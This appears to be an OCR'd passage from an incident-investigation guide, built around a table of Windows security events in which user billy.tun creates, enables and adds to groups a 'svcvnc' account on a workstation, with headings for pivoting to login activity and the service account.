
Search for Existing Correlated Events



Pivot to Find More Details on an Artifact




Account Modifications




Account Management Changes - Detail

_time	vendor_product	result_id	result	status	user	src_user	action	dvc	object
2017-08-23 20:42:01	Microsoft Windows	4728	A member was added to a security-enabled global group	success	-	billy.tun	success	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4720	A user account was created	success	svcvnc	billy.tun	created	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4738	A user account was changed	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4722	A user account was enabled	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4724	An attempt was made to reset an accounts password	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:02	Microsoft Windows	4738	A user account was changed	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:09	Microsoft Windows	4732	A member was added to a security-enabled local group	success	-	billy.tun	success	wrk-btun.frothly.local	wineventlog

Login Activities



Pivot to the Service Account



